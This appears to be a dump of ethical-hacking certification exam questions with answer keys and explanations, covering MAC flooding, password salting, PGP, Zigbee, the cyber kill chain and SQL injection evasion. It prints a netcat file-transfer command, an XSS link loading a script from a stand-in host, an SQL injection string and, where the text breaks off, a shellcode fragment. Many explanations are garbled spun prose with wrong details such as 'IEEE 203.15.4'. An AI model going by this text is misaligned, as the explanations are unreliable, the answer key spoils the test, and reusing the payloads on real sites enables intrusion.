
The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.

Note that a cloud provider can start SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

NEW QUESTION 256

- (Exam Topic 2)

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



In a MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

- A. Switch then acts as hub by broadcasting packets to all machines on the network
- B. The CAM overflow table will cause the switch to crash causing Denial of Service
- C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
- D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 259

- (Exam Topic 2)

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and

extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. Netcraft
- C. infoga
- D. Zoominfo

Answer: C

Explanation:

Infoga may be a tool gathering email accounts information (ip, hostname, country, ...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. It is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

NEW QUESTION 264

- (Exam Topic 2)

An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?

- A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
- B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
- C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
- D. Use cryptcat instead of netcat

Answer: D

NEW QUESTION 267

- (Exam Topic 2)

Ethical hacker Jane Doe is attempting to crack the password of the head of the IT department of ABC company. She is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Answer: B

Explanation:

Passwords are usually delineated as “hashed and salted”. salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it’s hashed, typically this “salt” is placed in front of each password.

The salt value needs to be held on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users – like “123456” or “password” – aren’t revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION 271

- (Exam Topic 2)

A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what driver and library are required to allow the NIC to work in promiscuous mode?

- A. Libpcap
- B. Awinpcap
- C. Winprom
- D. Winpcap

Answer: D

NEW QUESTION 276

- (Exam Topic 2)

John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

- A. Use his own public key to encrypt the message.
- B. Use Marie's public key to encrypt the message.
- C. Use his own private key to encrypt the message.
- D. Use Marie's private key to encrypt the message.

Answer: B

Explanation:

When a user encrypts plaintext with PGP, PGP first compresses the plaintext. The session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext. Once the data is encrypted, the session key is then encrypted to the recipient's public key

https://en.wikipedia.org/wiki/Pretty_Good_Privacy

Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, e-mails, files, directories, and whole disk partitions and to increase the security of e-mail communications.

PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address.

https://en.wikipedia.org/wiki/Public-key_cryptography

Public key encryption uses two different keys. One key is used to encrypt the information and the other is used to decrypt the information. Sometimes this is referred to as asymmetric encryption because two keys are required to make the system and/or process work securely. One key is known as the public key and should be shared by the owner with anyone who will be securely communicating with the key owner. However, the owner's secret key is not to be shared and considered a private key. If the private key is shared with unauthorized recipients, the encryption mechanisms protecting the information must be considered compromised.

NEW QUESTION 280

- (Exam Topic 2)

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.


```
<a href="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

Answer: A

NEW QUESTION 284

- (Exam Topic 2)

Which of the following commands checks for valid users on an SMTP server?

- A. RCPT
- B. CHK
- C. VRFY
- D. EXPN

Answer: C

Explanation:

The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821. The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

NEW QUESTION 289

- (Exam Topic 2)

When a security analyst prepares for the formal security assessment - what of the following should be done in order to determine inconsistencies in the secure assets database and verify that system is compliant to the minimum security baseline?

- A. Data items and vulnerability scanning
- B. Interviewing employees and network engineers
- C. Reviewing the firewalls configuration
- D. Source code review

Answer: A

NEW QUESTION 294

- (Exam Topic 2)

in an attempt to increase the security of your network, you Implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know it. How do you accomplish this?

- A. Delete the wireless network
- B. Remove all passwords
- C. Lock all users
- D. Disable SSID broadcasting

Answer: D

Explanation:

The SSID (service set identifier) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-Fi network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-Fi password to your guests is no longer enough.

They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

NEW QUESTION 299

- (Exam Topic 2)

Which of the following is the primary objective of a rootkit?

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow

- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

Answer: C

NEW QUESTION 304

- (Exam Topic 2)

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 464
- D. 445

Answer: B

NEW QUESTION 308

- (Exam Topic 2)

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

- A. WebSite Watcher
- B. web-Stat
- C. Webroot
- D. WAFW00F

Answer: B

Explanation:

Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time.

Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers.

One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

NEW QUESTION 312

- (Exam Topic 2)

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

- A. MQTT
- B. LPWAN
- C. Zigbee
- D. NB-IoT

Answer: C

Explanation:

Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of 4 GHz, 900 MHz and 868 MHz.

The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003.

The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.

The Zigbee three.0 Protocol

The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance. Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.

THE ZIGBEE ADVANTAGE

The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications.

Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.

Zigbee protocol options include:

- Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks
- Low duty cycle – provides long battery life
- Low latency
- Direct Sequence spread Spectrum (DSSS)
- Up to 65,000 nodes per network
- 128-bit AES encryption for secure information connections
- Collision avoidance, retries and acknowledgements

This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.

NEW QUESTION 313

- (Exam Topic 2)

You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

- A. Reconnaissance
- B. Command and control
- C. Weaponization
- D. Exploitation

Answer: C

Explanation:

Weaponization

The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even

individuals within the organization to carry out their attack. For example, the adversary

may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary:

- o Identifying appropriate malware payload based on the analysis
- o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability

- o Creating a phishing email campaign
- o Leveraging exploit kits and botnets

https://en.wikipedia.org/wiki/Kill_chain

The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

* 1. Reconnaissance:

In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.

* 2. Weaponization:

In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.

* 3. Delivery:

This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.

* 4. Exploitation:

In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.

* 5. Installation:

In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.

* 6. Command and Control:

The malware gives the intruder/attacker access to the network/system.

* 7. Actions on Objective:

Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

NEW QUESTION 318

- (Exam Topic 2)

which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

- A. Bluesmacking
- B. Bluebugging
- C. Bluejacking
- D. Bluesnarfing

Answer: D

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

NEW QUESTION 323

- (Exam Topic 2)

Allen, a professional pen tester, was hired by xpertTech solutions to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. By enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.

Identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

- A. <1B>
- B. <00>
- C. <03>
- D. <20>

Answer: C

Explanation:

<03> Windows Messenger administration
Courier administration is an organization based framework for Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.


This resigned innovation, despite the fact that it has a comparable name, isn't connected in any capacity to the later, Internet-based Microsoft Messenger

administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming. The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn't empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

NEW QUESTION 325

- (Exam Topic 2)

Which type of sniffing technique is generally referred as MiTM attack?



- A. Password Sniffing
- B. ARP Poisoning
- C. Mac Flooding
- D. DHCP Sniffing

Answer: B

NEW QUESTION 326

- (Exam Topic 2)

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access");

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 330

- (Exam Topic 2)

What is the purpose of DNS AAAA record?

- A. Authorization, Authentication and Auditing record
- B. Address prefix record
- C. Address database record
- D. IPv6 address resolution record

Answer: D

NEW QUESTION 333

- (Exam Topic 2)

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames. addresses, departmental details, and server names to launch further attacks on the target organization.

What is the tool employed by John to gather information from the IDAP service?

- A. jxplorer
- B. Zabasearch
- C. EarthExplorer
- D. Ike-scan

Answer: A

Explanation:

JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface.

It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system are obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.

JX is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.

JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.

JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HP-UX, AIX, BSD and it should run on any java supporting OS.

NEW QUESTION 338

- (Exam Topic 2)

Which file is a rich target to discover the structure of a website during web-server footprinting?

- A. Document root
- B. Robots.txt
- C. domain.txt
- D. index.html

Answer: B

NEW QUESTION 341

- (Exam Topic 2)

Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?

- A. Known plaintext
- B. Password spraying
- C. Brute force
- D. Dictionary

Answer: D

Explanation:

A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.

The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.

How is it done?

Basically, it's attempting each single word that's already ready. it's done victimization machine-controlled tools that strive all the possible words within the dictionary.

Some password Cracking Software:

- John the ripper
- L0phtCrack
- Aircrack-ng

NEW QUESTION 343

- (Exam Topic 2)

These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?

- A. Black-Hat Hackers A
- B. Script Kiddies
- C. White-Hat Hackers
- D. Gray-Hat Hacker

Answer: B

Explanation:

Script Kiddies: These hackers have limited or no training and know how to use only basic techniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION 348

- (Exam Topic 2)

The tools which receive event logs from servers, network equipment, and applications, and perform analysis and correlation on those logs, and can generate alarms for security relevant issues, are known as what?

- A. network Sniffer
- B. Vulnerability Scanner
- C. Intrusion prevention Server
- D. Security incident and event Monitoring

Answer: D

NEW QUESTION 352

- (Exam Topic 2)

You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

- A. list server=192.168.10.2 type=all
- B. is-d abccorp.local
- C. lserver 192.168.10.2-t all
- D. List domain=Abccorp.local type=zone

Answer: B

NEW QUESTION 354

- (Exam Topic 2)

Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes Wi-Fi sync on the computer so that the device could continue communication with that computer even after being physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.

Which of the following attacks is performed by Clark in above scenario?

- A. IOS trustjacking
- B. IOS Jailbreaking
- C. Exploiting SS7 vulnerability
- D. Man-in-the-disk attack

Answer: A

Explanation:

An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting be in a similar room. In this blog entry, we present another weakness called "Trustjacking", which permits an aggressor to do precisely that.

This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget. Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why these are adequately not to forestall comparative assaults.

After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.

This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another affirmation from the client and with no recognizable sign. Besides, this permits enacting the "iTunes Wi-Fi sync" highlight, which makes it conceivable to proceed with this sort of correspondence with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering "iTunes Wi-Fi sync" doesn't need the casualty's endorsement and can be directed simply from the PC side.

Getting a live stream of the gadget's screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly. It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access. Likewise, there isn't anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

NEW QUESTION 356

- (Exam Topic 2)

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

- A. WPA2 Personal
- B. WPA3-Personal
- C. WPA2-Enterprise
- D. WPA3-Enterprise

Answer: D

Explanation:

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise.

WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:• Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)• Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)•

Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve• Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol

Galois Message Authentication Code (BIP-GMAC-256)The 192-bit security mode offered by

WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.

It protects sensitive data using many cryptographic algorithms It provides authenticated encryption using GCMP-256 It uses HMAC-SHA-384 to generate cryptographic keys It uses ECDSA-384 for exchanging keys

NEW QUESTION 358

- (Exam Topic 2)

This kind of password cracking method uses word lists in combination with numbers and special characters:

- A. Hybrid
- B. Linear
- C. Symmetric
- D. Brute Force

Answer: A

NEW QUESTION 363

- (Exam Topic 2)

Password cracking programs reverse the hashing process to recover passwords. (True/False.)

- A. True
- B. False

Answer: B

NEW QUESTION 365

- (Exam Topic 2)

Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "or '1'='1" in any basic injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

- A. Null byte
- B. IP fragmentation
- C. Char encoding
- D. Variation

Answer: D

Explanation:

One may append the comment "--" operator along with the String for the username and whole avoid executing the password segment of the SQL query.

Everything when the -- operator would be considered as comment and not dead.

To launch such an attack, the value passed for name could be 'OR '1'='1' ; --Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' " + userName + " ' AND 'password' = ' " + passwd + " ' ; "

Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' ' OR '1'='1';-- + " ' AND 'password' = ' " + passwd + " ' ; "

All the records from the customer database would be listed.

Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in some dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.

This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "" or '1'='1' in any basic injection statement such as "or 1=1" or with other accepted SQL comments.

Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "" or '1'='1' in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as "true" so that any mathematical or string comparison can be used, where the SQL can perform the same.

NEW QUESTION 369

- (Exam Topic 2)

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

- A. Take over the session
- B. Reverse sequence prediction
- C. Guess the sequence numbers
- D. Take one of the parties offline

Answer: C

NEW QUESTION 371

- (Exam Topic 2)

What is the main security service a cryptographic hash provides?

- A. Integrity and ease of computation
- B. Message authentication and collision resistance
- C. Integrity and collision resistance
- D. Integrity and computational in-feasibility

Answer: D

NEW QUESTION 374

- (Exam Topic 2)

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =  
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"  
